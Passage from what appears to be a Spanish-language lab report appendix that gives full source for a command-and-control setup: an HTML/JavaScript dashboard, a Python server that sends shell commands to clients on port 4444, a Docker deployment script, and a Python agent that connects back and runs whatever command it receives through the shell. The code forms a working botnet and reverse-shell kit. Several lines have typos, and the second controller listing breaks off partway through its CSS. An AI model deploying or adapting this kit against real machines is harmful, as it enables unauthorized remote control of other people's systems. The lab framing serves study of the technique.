                            <div class="stat-label">Docker</div>
                        </div>
                    </div>
                </div>
```

```
        </div>

        <!-- Agent List -->
        <div class="card">
            <div style="display: flex; justify-content: space-between; align-items: center;
margin-bottom: 15px;">
                <h3 class="card-title">📋 Agent List</h3>
                <button class="btn" onclick="listAgents()">🔄 Refresh</button>
            </div>
            <div id="agents-list" class="agent-grid">
                <p><i>No agents created</i></p>
            </div>
        </div>
    </div>

    <!-- Remote Clients Tab -->
    <div id="clients-tab" class="tab-content">
        <div class="dashboard-grid">
            <!-- Client Control -->
            <div class="card">
                <h3 class="card-title">👥 Remote Clients Control</h3>
                <p style="color: #94a3b8; margin-bottom: 15px;">
                    Clients can connect to: <code>10.10.30.30:4444</code>
                </p>

                <div style="margin-bottom: 15px;">
                    <select id="client-target">
                        <option value="all">🔔 Send to all clients</option>
                    </select>
                    <input type="text" id="client-command" placeholder="Enter command (ls,
whoami, etc.)">
                    <button class="btn" onclick="sendClientCommand()">🚀 Send
Command</button>
                </div>

                <div class="quick-commands">
                    <button class="quick-btn" onclick="quickCommand('whoami')">👤
whoami</button>
                    <button class="quick-btn" onclick="quickCommand('pwd')">📂
pwd</button>
                    <button class="quick-btn" onclick="quickCommand('ls -la')">📋 ls -
la</button>
                    <button class="quick-btn" onclick="quickCommand('date')">📅
date</button>
                    <button class="quick-btn" onclick="quickCommand('uname -a')">💻 uname
-a</button>
                    <button class="quick-btn" onclick="quickCommand('ifconfig')">🌐
ifconfig</button>
```

```
            </div>
        </div>

        <!-- Client Statistics -->
        <div class="card">
            <h3 class="card-title">📈 Client Statistics</h3>
            <div class="stats-grid">
                <div class="stat-card">
                    <div class="stat-number" id="stat-total-clients">0</div>
                    <div class="stat-label">Connected</div>
                </div>
                <div class="stat-card">
                    <div class="stat-number" id="stat-commands-sent">0</div>
                    <div class="stat-label">Commands Sent</div>
                </div>
                <div class="stat-card">
                    <div class="stat-number" id="stat-c2-port">4444</div>
                    <div class="stat-label">C2 Port</div>
                </div>
            </div>
        </div>
    </div>

    <!-- Client List -->
    <div class="card">
        <div style="display: flex; justify-content: space-between; align-items: center;
margin-bottom: 15px;">
            <h3 class="card-title">📋 Connected Clients</h3>
            <button class="btn" onclick="refreshClients()">🔄 Refresh</button>
        </div>
        <div id="clients-list" class="client-grid">
            <p><i>No clients connected</i></p>
        </div>
    </div>
</div>

<!-- Console Tab -->
<div id="console-tab" class="tab-content">
    <div class="card">
        <div style="display: flex; justify-content: space-between; align-items: center;
margin-bottom: 15px;">
            <h3 class="card-title">💻 System Console</h3>
            <div>
                <button class="btn" onclick="clearConsole()">🧹 Clear</button>
                <button class="btn" onclick="exportConsole()">📥 Export</button>
            </div>
        </div>
        <div id="console" class="console">
[*] C2 Server started<br>
```

```
[*] Web interface: http://0.0.0.0:8090<br>
[*] C2 socket: 0.0.0.0:4444<br>
            </div>
          </div>
        </div>

        <!-- Footer -->
        <div class="card" style="text-align: center; margin-top: 30px;">
          <p style="color: #94a3b8; margin: 0;">
            ⚡ C2 Server v1.0 | Docker Agents + Remote Clients |
            <span id="server-uptime">Uptime: --:--:--</span>
          </p>
        </div>
      </div>

      <script>
        // Variables globales
        let selectedClients = new Set();
        let totalCommandsSent = 0;
        let serverStartTime = new Date();
        let activeTab = 'agents-tab';

        // Funciones de navegación
        function showTab(tabId) {
          // Ocultar todas las pestañas
          document.querySelectorAll('.tab-content').forEach(tab => {
            tab.classList.remove('active');
          });
          document.querySelectorAll('.tab').forEach(tab => {
            tab.classList.remove('active');
          });

          // Mostrar la pestaña seleccionada
          document.getElementById(tabId).classList.add('active');
          document.querySelector(`[onclick="showTab('${tabId}')"]`).classList.add('active');
          activeTab = tabId;

          // Cargar datos si es necesario
          if (tabId === 'agents-tab') {
            listAgents();
          } else if (tabId === 'clients-tab') {
            refreshClients();
          }
        }

        // Funciones de logging
        function log(message, type = 'info') {
          const consoleEl = document.getElementById('console');
          const time = new Date().toLocaleTimeString();
          const colors = {
```

```
            'info': '#60a5fa',
            'success': '#22c55e',
            'error': '#ef4444',
            'warning': '#f59e0b',
            'system': '#8b5cf6'
        };
        const color = colors[type] || '#94a3b8';
        consoleEl.innerHTML += `<span style="color:${color}">[${time}]
${message}</span><br>`;
        consoleEl.scrollTop = consoleEl.scrollHeight;
    }

    function clearConsole() {
        if (confirm('Clear console?')) {
            document.getElementById('console').innerHTML = '';
            log('Console cleared', 'system');
        }
    }

    // Funciones de tiempo
    function updateTime() {
        const now = new Date();
        document.getElementById('current-time').textContent = now.toLocaleTimeString();

        // Actualizar uptime
        const uptimeMs = new Date() - serverStartTime;
        const hours = Math.floor(uptimeMs / (1000 * 60 * 60));
        const minutes = Math.floor((uptimeMs % (1000 * 60 * 60)) / (1000 * 60));
        const seconds = Math.floor((uptimeMs % (1000 * 60)) / 1000);
        document.getElementById('server-uptime').textContent =
            `Uptime: ${hours.toString().padStart(2, '0')}:${minutes.toString().padStart(2,
'0')}:${seconds.toString().padStart(2, '0')}`;
    }

    // ========== AGENT FUNCTIONS (Docker) ==========
    async function createAgents() {
        const name = document.getElementById('agent-name').value || 'agent';
        const count = parseInt(document.getElementById('agent-count').value || '1');

        if (count < 1 || count > 50) {
            alert('Count must be 1-50');
            return;
        }

        const msg = document.getElementById('agent-message');
        msg.innerHTML = 'Creating agents...';
        msg.style.color = '#f59e0b';

        try {
            const res = await fetch(`/docker/create?name=${name}&count=${count}`);
```

```
            const data = await res.json();

            if (data.created || data.errors === 0) {
                msg.innerHTML = `✅ Created: ${data.created}<br>❌ Errors:
${data.errors}`;
                msg.style.color = '#22c55e';
                listAgents();
                log(`Created ${data.created} agent(s)`, 'success');
            } else {
                msg.innerHTML = `Error: ${data.error || 'Unknown error'}`;
                msg.stle.color = '#ef4444';
            }
        } catch (error) {
            msg.innerHTML = 'Error creating agents';
            msg.style.color = '#ef4444';
            log('Error creating agents: ' + error, 'error');
        }
    }

    async function deleteAgents() {
        if (!confirm('Delete all agents except agent-1?')) return;

        try {
            const res = await fetch('/docker/delete');
            const data = await res.json();

            if (data.removed > 0) {
                log(`Deleted ${data.removed} agent(s)`, 'success');
            } else {
                log('No agents to delete', 'info');
            }

            listAgents();
        } catch (error) {
            log('Error deleting agents: ' + error, 'error');
        }
    }

    async function listAgents() {
        try {
            const res = await fetch('/docker/list');
            const agents = await res.json();

            const container = document.getElementById('agents-list');
            let html = '';

            if (agents.length === 0) {
                html = '<p><i>No agents created</i></p>';
            } else {
                let running = 0, stopped = 0;
```

```
            agents.forEach(agent => {
                const statusClass = agent.status === 'running' ? 'status-online' : 'status-offline';
                if (agent.status === 'running') running++;
                else stopped++;

                html += `
                    <div class="agent-card">
                        <div style="diplay: flex; justify-content: space-between; align-items:
center;">
                            <div>
                                <strong>${agent.name}</strong>
                                <span class="status-badge ${statusClass}" style="margin-left:
10px;">
                                    ${agent.status}
                                </span>
                            </div>
                            <span style="color: #94a3b8; font-size: 0.875rem;">
                                ${agent.id}
                            </span>
                        </div>
                        <div class="client-info" style="margin-top: 10px;">
                            Image: ${agent.image || 'agent-img:v1'}<br>
                            Network: bot-net
                        </div>
                    </div>
                `;
            });

            // Actualizar estadísticas
            document.getElementById('stat-total-agents').textContent = agents.length;
            document.getElementById('stat-running-agents').textContent = running;
            document.getElementById('stat-stopped-agents').textContent = stopped;
        }

        container.innerHTML = html;

    } catch (error) {
        console.error('Error listing agents:', error);
    }
}

// ========== CLIENT FUNCTIONS (Socket) ==========
async function refreshClients() {
    try {
        const res = await fetch('/clients/list');
        const data = await res.json();

        const count = data.clients.length;
        document.getElementById('client-count').textContent = count;
```

```
            document.getElementById('stat-total-clients').textContent = count;

            const container = document.getElementById('clients-list');
            const select = document.getElementById('client-target');

            if (count === 0) {
                container.innerHTML = '<p><i>No clients connected</i></p>';
                select.innerHTML = '<option value="all">🔔 Send to all clients</option>';
            } else {
                // Actualizar lista de clientes
                let html = '';
                data.clients.forEach(client => {
                    html += `
                        <div class="client-card">
                            <div style="display: flex; justify-content: space-between; align-items:
center;">
                                <div>
                                    <strong>Client #${client.id}</strong>
                                    <span class="status-badge status-online" style="margin-left:
10px;">
                                        ● Connected
                                    </span>
                                </div>
                                <input type="checkbox" class="select-checkbox"
                                    onchange="toggleClient(${client.id}, this.checked)"
                                    ${selectedClients.has(client.id) ? 'checked' : ''}>
                            </div>
                            <div class="client-info" style="margin-top: 10px;">
                                IP: ${client.ip}:${client.port}<br>
                                Connected: ${client.connected}
                            </div>
                            <div class="client-actions">
                                <button class="quick-btn" onclick="sendToSingleClient('whoami',
${client.id})">
                                    👤 whoami
                                </button>
                                <button class="quick-btn" onclick="sendToSingleClient('ls',
${client.id})">
                                    📋 ls
                                </button>
                                <button class="quick-btn" onclick="disconnectClient(${client.id})">
                                    🔌 Kick
                                </button>
                            </div>
                        </div>
                    `;
                });
                container.innerHTML = html;
```

```
                // Actualizar select
                select.innerHTML = '<option value="all">🔔 Send to all clients</option>';
                data.clients.forEach(client => {
                    select.innerHTML += `<option value="${client.id}">🎯 Client #${client.id}
(${client.ip})</option>`;
                });

                // Opción para seleccionados
                if (selectedClients.size > 0) {
                    select.innerHTML += `<option value="selected">🎯 Send to selected
(${selectedClients.size})</option>`;
                }
            }

        } catch (error) {
            console.error('Error refreshing clients:', error);
        }
    }

    function toggleClient(clientId, checked) {
        if (checked) {
            selectedClients.add(clientId);
        } else {
            selectedClients.delete(clientId);
        }

        // Actualizar select si hay seleccionados
        const select = document.getElementById('client-target');
        const selectedOption = select.querySelector('option[value="selected"]');

        if (selectedClients.size > 0) {
            if (!selectedOption) {
                select.innerHTML += `<option value="selected">🎯 Send to selected
(${selectedClients.size})</option>`;
            } else {
                selectedOption.textContent = `🎯 Send to selected (${selectedClients.size})`;
            }
        } else if (selectedOption) {
            selectedOption.remove();
        }
    }

    function quickCommand(cmd) {
        document.getElementById('client-command').value = cmd;
        sendClientCommand();
    }

    async function sendClientCommand() {
        const command = document.getElementById('client-command').value.trim();
```

```
        const target = document.getElementById('client-target').value;

        if (!command) {
            alert('Please enter a command');
            return;
        }

        try {
            let clientIds = null;
            if (target === 'all') {
                clientIds = null;
            } else if (target === 'selected' && selectedClients.size > 0) {
                clientIds = Array.from(selectedClients);
            } else if (target !== 'all' && target !== 'selected') {
                clientIds = [parseInt(target)];
            } else {
                alert('Select a target for the command');
                return;
            }

            const payload = {
                command: command,
                client_id: clientIds
            };

            const res = await fetch('/clients/command', {
                method: 'POST',
                headers: {'Content-Type': 'application/json'},
                body: JSON.stringify(payload)
            });

            if (res.ok) {
                totalCommandsSent++;
                document.getElementById('stat-commands-sent').textContent =
totalCommandsSent;
                document.getElementById('client-command').value = '';

                const targetName = target === 'all' ? 'all clients' :
                                   target === 'selected' ? `${selectedClients.size} selected clients` :
                                   `client #${target}`;

                log(`Command sent to ${targetName}: ${command}`, 'success');
            } else {
                const error = await res.json();
                log(`Error: ${error.error}`, 'error');
            }

        } catch (error) {
            log('Connection error: ' + error, 'error');
        }
```

```
}

function sendToSingleClient(cmd, clientId) {
    document.getElementById('client-command').value = cmd;
    document.getElementById('client-target').value = clientId;
    sendClientCommand();
}

async function disconnectClient(clientId) {
    if (!confirm(`Disconnect client #${clientId}?`)) return;

    try {
        const res = await fetch('/clients/disconnect', {
            method: 'POST',
            headers: {'Content-Type': 'application/json'},
            body: JSON.stringify({client_id: clientId})
        });

        if (res.ok) {
            log(`Client #${clientId} disconnected`, 'success');
            selectedClients.delete(clientId);
            refreshClients();
        }
    } catch (error) {
        log('Error disconnecting client', 'error');
    }
}

// Funciones de utilidad
function exportConsole() {
    const contet = document.getElementById('console').innerText;
    const blob = new Blob([content], { type: 'text/plain' });
    const url = URL.createObjectURL(blob);
    const a = document.createElement('a');
    a.href = url;
    a.download = `c2_console_${new Date().toISOString().slice(0,10)}.txt`;
    document.body.appendChild(a);
    a.click();
    document.body.removeChild(a);
    URL.revokeObjectURL(url);
    log('Console exported', 'success');
}

// Inicialización
document.addEventListener('DOMContentLoaded', function() {
    // Configurar hostname
    document.getElementById('hostname').textContent = window.location.hostname;

    // Configurar eventos de tiempo
    updateTime();
```

```
        setInterval(updateTime, 1000);

        // Cargar datos iniciales
        listAgents();
        refreshClients();

        // Configurar polling
        setInterval(() => {
            if (activeTab === 'agents-tab') {
                listAgents();
            } else if (ativeTab === 'clients-tab') {
                refreshClients();
            }
        }, 5000);

        log('Dashboard loaded successfully', 'system');
    });
  </script>
</body>
</html>'''

class SocketServer(threading.Thread):
    def __init__(self):
        super().__init__()
        self.daemon = True

    def run(self):
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind((SOCKET_HOST, PORT_C2))
        server.listen(10)

        print(f"[*] C2 Socket server started on {SOCKET_HOST}:{PORT_C2}")

        while True:
            try:
                client_socket, client_address = server.accept()

                with client_lock:
                    client_id = len(clients) + 1
                    clients[client_id] = {
                        'socket': client_socket,
                        'address': client_address,
                        'id': client_id,
                        'connected': time.strftime('%H:%M:%S'),
                        'active': True
                    }

                print(f"[+] Client #{client_id} connected from
{client_address[0]}:{client_address[1]}")
```

```
            client_socket.send(f"[+] Connected to C2 Server. Your ID:
{client_id}\n".encode('utf-8'))

            threading.Thread(target=self.handle_client, args=(client_id, client_socket),
daemon=True).start()

        except Exception as e:
            print(f"[!] Error accepting client: {e}")

    def handle_client(self, client_id, client_socket):
        buffer = ""
        while client_id in clients:
            try:
                data = client_socket.recv(4096)
                if not data:
                    break

                buffer += data.decode('utf-8', errors='ignore')

                while '\n' in buffer:
                    line, buffer = buffer.split('\n', 1)
                    line = line.strip()
                    if line:
                        print(f"[Client #{client_id}] {line}")

            except Exception as e:
                break

        if client_id in clients:
            print(f"[-] Client #{client_id} disconnected")
            try:
                client_socket.close()
            except:
                pass

            with client_lock:
                if client_id in clients:
                    del clients[client_id]

class DualC2Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        try:
            parsed = urlparse(self.path)
            path = parsed.path
            query = parse_qs(parsed.query)

            if path == '/':
                self.send_response(200)
                self.send_header('Content-Type', 'text/html; charset=utf-8')
                self.end_headers()
```

```
            self.wfile.write(HTML.encode('utf-8'))

        elif path == '/docker/list':
            # List Docker agents
            client = docker.from_env()
            containers = client.containers.list(all=True, filters={'name': 'agent-'})
            agents = []
            for c in containers:
                agents.append({
                    'name': c.name,
                    'status': c.status,
                    'id': c.short_id,
                    'image': c.image.tags[0] if c.image.tags else ''
                })

            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(json.dumps(agents).encode())

        elif path == '/docker/create':
            # Create Docker agents
            name = query.get('name', ['agent'])[0]
            count = int(query.get('count', ['1'])[0])

            created = 0
            errors = 0

            client = docker.from_env()
            for i in range(count):
                agent_name = f'{name}-{i+1}' if count > 1 else name
                try:
                    try:
                        client.containers.get(agent_name)
                        continue
                    except:
                        pass

                    client.containers.run(
                        'agent-img:v1',
                        name=agent_name,
                        detach=True,
                        network='bot-net',
                        cap_add=['NET_ADMIN'],
                        restart_policy={'Name': 'unless-stopped'}
                    )
                    created += 1
                except Exception as e:
                    print(f"Error creating {agent_name}: {e}")
                    errors += 1
```

```
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(json.dumps({'created': created, 'errors': errors}).encode())

        elif path == '/docker/delete':
            # Delete Docker agents (except agent-1)
            removed = 0
            client = docker.from_env()
            for c in client.containers.list(all=True, filters={'name': 'agent-'}):
                if c.name != 'agent-1':
                    try:
                        c.remove(force=True)
                        removed += 1
                    except:
                        pass

            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(json.dumps({'removed': removed}).encode())

        elif path == '/clients/list':
            # List socket clients
            with client_lock:
                client_list = []
                for client_id, info in clients.items():
                    client_list.append({
                        'id': client_id,
                        'ip': info['address'][0],
                        'port': info['address'][1],
                        'conected': info['connected'],
                        'active': info['active']
                    })

            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.send_header('Access-Control-Allow-Origin', '*')
            self.end_headers()
            self.wfile.write(json.dumps({'clients': client_list}).encode())

        elif path == '/health':
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            status = {
                'status': 'running',
                'docker_connected': True,
                'clients': len(clients),
```

```
                'ports': {'web': PORT_WEB, 'c2': PORT_C2}
            }
            self.wfile.write(json.dumps(status).encode())

        else:
            self.send_error(404)

    except Exception as e:
        self.send_response(500)
        self.end_headers()
        self.wfile.rite(json.dumps({'error': str(e)}).encode())

def do_POST(self):
    try:
        if self.path == '/clients/command':
            content_length = int(self.headers['Content-Length'])
            post_data = self.rfile.read(content_length)
            data = json.loads(post_data.decode('utf-8'))

            command = data.get('command', '').strip()
            client_ids = data.get('client_id')

            if not command:
                self.send_response(400)
                self.end_headers()
                self.wfile.write(json.dumps({'error': 'Empty command'}).encode())
                return

            results = []

            with client_lock:
                if client_ids is None:
                    target_clients = list(clients.keys())
                elif isinstance(client_ids, list):
                    target_clients = client_ids
                else:
                    target_clients = [client_ids]

                for client_id in target_clients:
                    if client_id in clients:
                        try:
                            clients[client_id]['socket'].send((command + '\n').encode('utf-8'))
                            results.append({'client_id': client_id, 'status': 'sent'})
                        except Exception as e:
                            results.append({'client_id': client_id, 'status': 'error', 'message': str(e)})
                    else:
                        results.append({'client_id': client_id, 'status': 'error', 'message': 'Client not
found'})

            self.send_response(200)
```

```
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(json.dumps({'results': results, 'total': len(results)}).encode())

        elif self.path == '/clients/disconnect':
            content_length = int(self.headers['Content-Length'])
            post_data = self.rfile.read(content_length)
            data = json.loads(post_data.decode('utf-8'))

            client_id = data.get('client_id')

            if not client_id:
                self.send_response(400)
                self.end_headers()
                self.wfile.write(json.dumps({'error': 'Client ID required'}).encode())
                return

            with client_lock:
                if client_id in clients:
                    try:
                        clients[client_id]['socket'].send(b'exit\n')
                        clients[client_id]['socket'].close()
                        del clients[client_id]

                        self.send_response(200)
                        self.end_headers()
                        self.wfile.write(json.dumps({'message': f'Client #{client_id}
disconnected'}).encode())
                    except Exception as e:
                        self.send_response(500)
                        self.end_headers()
                        self.wfile.write(json.dumps({'error': str(e)}).encode())
                else:
                    self.send_response(404)
                    self.end_headers()
                    self.wfile.write(json.dumps({'error': f'Client #{client_id} not
found'}).encode())

        else:
            self.send_error(404)

    except Exception as e:
        self.send_response(500)
        self.end_headers()
        self.wfile.write(json.dumps({'error': str(e)}).encode())

  def log_message(self, format, *args):
    pass

def main():
```

```
    print("\n" + "="*60)
    print("⚡ C2 SERVER - DUAL MODE (Docker + Socket)")
    print("="*60)
    print(f"👹 Docker Agents: Create/Manage via web interface")
    print(f"👥 Remote Clients: Connect to: 10.10.30.30:{PORT_C2}")
    print(f"🌐 Web Dashboard: http://10.10.30.30:{PORT_WEB}")
    print("="*60)
    print("\n[*] Starting servers...")

    # Configurar rutas de red
    subprocess.run(f"ip route del default 2>/dev/null || true", shell=True)
    subprocess.run(f"ip route add default via {ROUTER_IP}", shell=True)
    subprocess.run(f"ip route add 10.10.10.0/23 via {ROUTER_IP}", shell=True)
    subprocess.run(f"ip route add 10.10.20.0/23 via {ROUTER_IP}", shell=True)

    print("✅ Network routes configured")

    # Iniciar servidor de sockets
    socket_server = SocketServer()
    socket_server.start()

    # Iniciar servidor web
    try:
        server = HTTPServer(('0.0.0.0', PORT_WEB), DualC2Handler)
        print(f"✅ Web server started on port {PORT_WEB}")
        print(f"✅ Socket server started on port {PORT_C2}")
        print("\n✅ READY! Access the dashboard at:")
        print(f"   🌐 http://<HOST_IP>:{PORT_WEB}")
        print("\n📋 Features:")
        print("   • 👹 Create/Manage Docker agents")
        print("   • 👥 Control remote socket clients")
        print("   • ⚡ Send commands to multiple targets")
        print("   • 📊 Real-time statistics")
        print("\n[*] Press Ctrl+C to stop\n")

        server.serve_forever()
    except KeyboardInterrupt:
        print("\n\n[*] Server stopped by user")
    except Exception as e:
        print(f"[!] Error: {e}")

if __name__ == '__main__':
    main()
EOF

# 8) Copiar al contenedor
docker cp /tmp/server.py "$NAME":/app/server.py
```

```
# 9) Crear start.sh
cat > /tmp/start.sh << 'EOF'
#!/bin/sh
set -e

echo "Configurando rutas de red..."
ip route del default 2>/dev/null || true
ip route add default via 10.10.30.254
ip route add 10.10.10.0/23 via 10.10.30.254
ip route add 10.10.20.0/23 via 10.10.30.254

echo "Rutas configuradas:"
ip route

echo "Iniciando C2 Server Dual Mode..."
echo "Web: 0.0.0.0:8090 | Socket: 0.0.0.0:4444"
cd /app
exec python3 server.py
EOF

docker cp /tmp/start.sh "$NAME":/app/start.sh
docker exec "$NAME" chmod +x /app/start.sh

# 10) Parar y crear imagen final
echo "Creando imagen final..."
docker stop "$NAME"
docker commit "$NAME" c2-server-img
docker rm -f "$NAME"

# 11) Ejecutar final
echo "Iniciando C2 Server final..."
docker run -d \
  --name "$NAME" \
  --network "$NET" \
  --cap-add NET_ADMIN \
  --restart unless-stopped \
  -p $PORT_PANEL:$PORT_PANEL \
  -p $PORT_C2:$PORT_C2 \
  -v /var/run/docker.sock:/var/run/docker.sock \
  c2-server-img \
  /app/start.sh

# 12) Verificar
sleep 3
echo ""
echo "✅ C2 SERVER DUAL MODE CREADO!"
echo ""
echo "🌐 Dashboard: http://<IP_HOST>:8090"
echo "📡 C2 Socket: <IP_HOST>:4444"
echo ""
```

```
echo "🎯 FUNCIONALIDADES COMPLETAS:"
echo "   1. 👹 Crear/eliminar agentes Docker (agent-img:v1)"
echo "   2. 👥 Controlar clientes remotos vía socket"
echo "   3. ⚡ Enviar comandos a múltiples objetivos"
echo "   4. 📊 Estadísticas en tiempo real"
echo ""
echo "🔧 Comandos útiles:"
echo "   docker logs -f $NAME"
echo "   docker restart $NAME"
echo "   curl http://localhost:8090/health"
echo ""
echo "⚠️  Verificar requisitos:"
echo "   • Imagen: agent-img:v1 (para agentes Docker)"
echo "   • Red: bot-net (para agentes Docker)"
echo "   • Clientes pueden conectarse al puerto 4444"

# Limpiar
rm -f /tmp/server.py /tmp/start.sh
```

A.7 Codigo Python de agente

```
import socket
import subprocess
import sys
import time
import os

class Client:
    def __init__(self, server_host='10.10.30.22', server_port=4444):
        self.server_host = server_host
        self.server_port = server_port
        self.running = true
        self.client_id = None

    def ejecutar_comando(self, comando):
        """Ejecuta un comando y retorna la salida"""
        try:
            comando = comando.strip()

            # Ignorar mensajes informativos del servidor
            if comando.startswith('[+] '):
                print(comando)
                if "ID:" in comando:
                    # Extraer ID del cliente
                    parts = comando.split("ID:")
                    if len(parts) > 1:
                        self.client_id = parts[1].strip()
                        print(f"[*] ID asignado: {self.client_id}")
                return None

            # Comandos especiales
            if comando.lower() in ['exit' 'quit']:
                print("[*] Recibido comando de salida")
                return "exit"

            print(f"[Cliente #{self.client_id}] Ejecutando: {comando}")

            # Ejecutar comando con timeout
            proceso = subprocess.run(
                comando,
                shell=True,
                capture_output=True,
                text=True,
                timeout=30,
                cwd=os.getcwd()
            )

            # Formatear respuesta
            respuesta = f"\n{'='*60}\n"
```

```
            respuesta += f"CLIENTE: #{self.client_id if self.client_id else 'N/A'}\n"
            respuesta += f"COMANDO: {comando}\n"
            respuesta += f"DIR: {os.getcwd()}\n"
            respuesta += f"{'='*60}\n\n"

            if proceso.stdout:
                respuesta += proceso.stdout

            if proceso.stderr:
                if proceso.stdout:
                    respuesta += "\n"
                respuesta += "ERRORES:\n" + proceso.stderr

            if not proceso.stdout and not proceso.stderr:
                respuesta += "(comando ejecutado sin salida)\n"

            respuesta += f"\n{'='*60}\n"
            respuesta += f"ESTADO: {'ÉXITO' if proceso.returncode == 0 else 'FALLO'} "
            respuesta += f"(código: {proceso.returncode})\n"

            return respuesta

        except subprocess.TimeoutExpired:
            return "ERROR: Timeout (30s) excedido\n"
        except Exception as e:
            return f"ERROR: {str(e)}\n"

    def connect(self):
        """Conecta y mantiene comunicación con el servidor"""
        while self.running:
            sock = None
            try:
                print(f"[*] Conectando a {self.server_host}:{self.server_port}...")

                sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                sock.settimeout(10)
                sock.connect((self.server_host, self.server_port))
                sock.settimeout(0.5)  # Timeout corto para polling

                print("[+] Conectado. Esperando comandos...")

                while self.running:
                    try:
                        data = sock.recv(65536)

                        if not data:
                            print("[!] Servidor cerró la conexión")
                            break

                        mensaje = data.decode('utf-8', errors='ignore')
```

```
                    for linea in mensaje.split('\n'):
                        linea = linea.strip()
                        if not linea:
                            continue

                        print(f"[>] Recibido: {linea}")

                        # Ejecutar comando
                        resultado = self.ejecutar_comando(linea)

                        if resultado == "exit":
                            print("[*] Desconectando...")
                            sock.send(b"Cliente desconectado por solicitud del servidor\n")
                            self.running = False
                            break
                        elif resultado is not None:
                            sock.send(resultado.encode('utf-8'))

                except socket.timeout:
                    continue
                except ConnectionResetError:
                    print("[!] Conexión reseteada por servidor")
                    break
                except Exception as e:
                    print(f"[!] Error: {e}")
                    break

            if sock:
                sock.close()

        except ConnectionRefusedError:
            print("[!] Conexión rechazada. Reintentando...")
        except socket.timeout:
            print("[!] Timeout de conexión")
        except Exception as e:
            print(f"[!] Error: {e}")

        if self.running:
            print("[*] Reconectando en 5 segundos...")
            time.sleep(5)

    def stop(self):
        self.running = False
        print("[*] Cliente finalizado")

if __name__ == "__main__":
    print("="*60)
    print("CLIENTE REMOTO")
    print(f"Servidor: 10.10.30.2:4444")
```

```
print(f"Red: 10.10.20.0/23")
print("="*60)

client = Client('10.10.30.2', 4444)

try:
    client.connect()
except KeyboardInterrupt:
    print("\n[*] Cliente detenido por usuario")
    client.stop()
except Exception as e:
    print(f"[!] Error fatal: {e}")
    client.stop()
```

A.8 Código Python del C2 controller

```
#!/usr/bin/env python3
	import socket
	import threading
	import json
	import time
	from http.server import HTTPServer, BaseHTTPRequestHandler
	# Configuración
	WEB_PORT = 8090
	SOCKET_HOST = '10.10.30.2'
	SOCKET_PORT = 4444
	clients = {}
	lock = threading.Lock()

	HTML = '''<!DOCTYPE html>
	<html>
	<head>
	  <title>Control Remoto</title>
	  <meta charset="utf-8">
	  <meta name="viewport" content="width=device-width, initial-scale=1">
	  <style>
	    body {
	      font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
	      margin: 0;
	      padding: 0;
	      background: linear-gradient(135deg, #667eea 0%, #764ba2 100%);
	      min-height: 100vh;
	    }
	    .container {
	      max-width: 1400px;
	      margin: 0 auto;
	      padding: 20px;
	    }
	    .header {
	      background: rgba(255, 255, 255, 0.95);
	      color: #2c3e50;
	      padding: 25px;
	      border-radius: 15px;
	      margin-bottom: 20px;
	      box-shadow: 0 8px 32px rgba(0,0,0,0.1);
	      backdrop-filter: blur(10px);
	    }
	    .panel {
	      background: rgba(255, 255, 255, 0.95);
	      padding: 25px;
	      border-radius: 15px;
	      margin-bottom: 20px;
	      box-shadow: 0 8px 32px rgba(0,0,0,0.1);
```

```
    backdrop-filter: blur(10px);
}
.console {
    background: #1a1a1a;
    color: #00ff00;
    font-family: 'Consolas', 'Monaco', monospace;
    padding: 20px;
    border-radius: 10px;
    height: 500px;
    overflow-y: auto;
    margin-bottom: 15px;
    border: 1px solid #333;
}
.btn {
    background: linear-gradient(135deg, #667eea 0%, #764ba2 100%);
    color: white;
    border: none;
    padding: 12px 24px;
    border-radius: 8px;
    cursor: pointer;
    transition: all 0.3s;
    font-weight: 600;
    margin: 5px;
}
.btn:hover {
    transform: translateY(-2px);
    box-shadow: 0 5px 15px rgba(102, 126, 234, 0.4);
}
.btn-danger {
    background: linear-gradient(135deg, #ff416c 0%, #ff4b2b 100%);
}
.btn-success {
    background: linear-gradient(135deg, #11998e 0%, #38ef7d 100%);
}
.input {
    padding: 14px;
    border: 2px solid #667eea;
    border-radius: 8px;
    width: 100%;
    box-sizing: border-box;
    font-size: 16px;
    margin-bottom: 15px;
}
.quick-btn {
    background: #6c757d;
    color: white;
    border: none;
    padding: 10px 18px;
    border-radius: 6px;
    margin: 5px;
```

```
    cursor: pointer;
    transition: all 0.2s;
    font-size: 14px;
}
.quick-btn:hover {
    background: #5a6268;
    transform: translateY(-1px);
}
.client-count {
    background: rgba(40, 167, 69, 0.1);
    border: 2px solid #28a745;
    color: #28a745;
    padding: 10px 20px;
    border-radius: 8px;
    font-weight: bold;
    font-size: 18px;
    display: inline-block;
    margin-right: 15px;
}
.tabs {
    display: flex;
    margin-bottom: 20px;
    border-bottom: 2px solid #dee2e6;
}
.tab {
    padding: 15px 30px;
    cursor: pointer;
    background: none;
    border: none;
    font-size: 16px;
    font-weight: 600;
    color: #6c757d;
    transition: all 0.3s;
    border-bottom: 3px solid transparent;
}
.tab:hover {
    color: #667eea;
}
.tab.active {
    color: #667eea;
    border-bottom: 3px solid #667eea;
}
.tab-content {
    display: none;
    animation: fadeIn 0.3s;
}
.tab-content.active {
    display: block;
}
.client-grid {
```

```
    display: grid;
    grid-template-columns: repeat(auto-fill, minmax(300px, 1fr));
    gap: 15px;
    margin-top: 20px;
}
.client-card {
    background: #f8f9fa;
    border: 1px solid #dee2e6;
    border-radius: 10px;
    padding: 20px;
    transition: all 0.3s;
    border-left: 4px solid #28a745;
}
.client-card:hover {
    transform: translateY(-3px);
    box-shadow: 0 10px 20px rgba(0,0,0,0.1);
}
.client-card.selected {
    background: #e8f4ff;
    border-color: #667eea;
}
.command-form {
    background: rgba(248, 249, 250, 0.9);
    padding: 25px;
    border-radius: 15px;
    margin-bottom: 20px;
}
.status-bar {
    display: flex;
    justify-content: space-between;
    align-items: center;
    background: rgba(255, 255, 255, 0.9);
    padding: 15px 25px;
    border-radius: 10px;
    margin-bottom: 20px;
}
